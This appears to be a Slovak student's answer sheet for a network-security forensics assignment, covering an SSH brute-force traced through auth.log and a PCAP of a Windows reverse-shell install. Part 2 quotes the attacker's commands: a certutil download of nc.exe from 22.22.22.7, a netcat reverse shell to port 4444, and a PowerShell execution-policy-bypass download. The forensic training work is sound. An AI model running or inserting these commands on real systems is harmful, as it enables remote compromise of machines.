Zadanie 5 (Sieťová bezpečnosť)

Časť 1. V rámci tejto časti vyšetrujete brute-force útok na SSH. Prostredníctvom forenznej analýzy súborov auth.log a wtmp.txt vyriešte nasledujúce úlohy:

(a) Z akej IP adresy prebiehal útok (t.j. IP adresa útočníka)?

10.10.14.199

(b) Ako sa volal používateľ v napadnutom systéme, ku ktorému získal útočník po prelomení prístup?

Nov 9 06:32:44 ip-10.50.50.200 sshd[2491]: Accepted password for **root** from **10.10.14.199** port 12345 ssh2

root

(c) V akom časovom bode sa podarilo útočníkovi prihlásiť na zraniteľný server?

Nov 9 06:32:44 ip-10.50.50.200 sshd[2491]: Accepted password for root from 10.10.14.199 port 12345 ssh2

(d) Všetky úspešné SSH pripojenia majú priradené svoje session-id. Aké session-id bolo priradené útočníkovi, keď sa prihlásil prostredníctvom mena používateľa z otázky b)?

Nov 9 06:32:44 ip-10.50.50.200 systemd-logind[411]: New session **9** of user root.
Session id je 9

(e) Po úspešnom prihlásení následne útočník pridal nového používateľa do systému a nastavil pre neho vyššie oprávnenia. Ako sa volal tento pridaný používateľ?

Nov 9 06:34:18 ip-10.50.50.200 groupadd[2586]: new group: name=**stb**, GID=1002
Nov 9 06:34:18 ip-10.50.50.200 useradd[2592]: new user: name=**stb**, UID=1002, GID=1002, home=/home/stb, shell=/bin/bash, from=/dev/pts/1

stb

(f) Po vytvorení nového používateľa sa útočník následne prihlásil (otázka e)) a využil jeho oprávnenia na stiahnutie súboru z webu. Napíšte celý príkaz aj s cestou k tomuto súboru.

Nov 9 06:39:38 ip-10.50.50.200 sudo: stb : TTY=pts/1 ; PWD=/home/stb ; USER=root ; COMMAND=/usr/bin/curl https://github.com/supavol/supavol.github.io/blob/main/index.html

/usr/bin/curl https://github.com/supavol/supavol.github.io/blob/main/index.html

(g) Ako dlho trvala prvá útočnikova session? Výsledok napíšte v sekundách (pomôžte si odpoveďou na otázku c)).


Nov 9 06:32:44 ip-10.50.50.200 sshd[2491]: Accepted password for root from 10.10.14.199 port 12345 ssh2

Nov 9 06:37:24 ip-10.50.50.200 sshd[2491]: Received disconnect from 10.10.14.199 port 12345:11: disconnected by user
Nov 9 06:37:24 ip-10.50.50.200 sshd[2491]: Disconnected from user root 10.10.14.199 port 12345
Nov 9 06:37:24 ip-10.50.50.200 sshd[2491]: pam_unix(sshd:session): session closed for user root
Nov 9 06:37:24 ip-10.50.50.200 systemd-logind[411]: Session 9 logged out. Waiting for processes to exit.
Nov 9 06:37:24 ip-10.50.50.200 systemd-logind[411]: Removed session 9.

4 minúty 40 sekúnd

Časť 2: V rámci tejto časti budete vyšetrovať útočníkovu aktivitu na serveri, počas ktorej nainštaloval tzv. reverse shell [1]. Na čítanie PCAP súboru môžete využiť štandardný nástroj na analýzu sieťovej prevádzky, Wireshark [2]. Vyriešte nasledujúce úlohy:

(a) Aké percento paketov v sieťovej prevádzke používa protokol TCP?



Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	211	100.0	118555	2608	0	0	0	211
Ethernet	100.0	211	2.6	3080	67	0	0	0	211
Internet Protocol Version 4	100.0	211	3.6	4220	92	0	0	0	211
User Datagram Protocol	2.8	6	0.0	48	1	0	0	0	6
Dynamic Host Configuration Protocol	0.9	2	0.5	581	12	2	581	12	2
Domain Name System	1.9	4	0.6	732	16	4	732	16	4
Transmission Control Protocol	97.2	205	4.2	4944	108	164	3968	87	205

97.2% paketov používajú TCP

(b) Aká je útočníkova IP adresa?

22.22.22.7

(c) Napíšte celú cestu k súboru (na zraniteľnom serveri) kde útočník prekopíroval škodlivý súbor.
c:\users\public\nc.exe

```
<input name="xcmd" type="text" value="/c certutil -urlcache -split -f
http://22.22.22.7/nc64.exe c:\users\public\nc.exe" id="xcmd" style="width:300px;" />
```

(d) Aký port použil útočník pri získaní reverse shellu, ktorým sa pripája zo zraniteľného servera?

/c c:\users\public\nc.exe 22.22.22.7 4444 -e cmd.exe
port 4444

(e) Po získaní prístupu spustí útočník na serveri niekoľko príkazov. Identifikujte spustené príkazy a identifikujte príkaz, ktorým sa útočník pokúša uložiť súbor na serveri (prípadne aj dešifrovať názov).

Útočník zadáva príkazy ako whoami, ipconfig, a následne sa pokúša uložiť súbor pomocou rôznych spôsobov:

```
powershell -ep bypass -c Invoke-WebRequest -Uri
http://22.22.22.7/dXBiX3Byb19oYXh4b3I.txt -OutFile c:\users\public\file.txt
certutil -urlcache -split -f http://22.22.22.7/dXBiX3Byb19oYXh4b3I.txt c:\users\public\
```

názov súboru je kódovaný pomocou Base64, po dekódovaní získame názov
upb_pro_haxxor 😎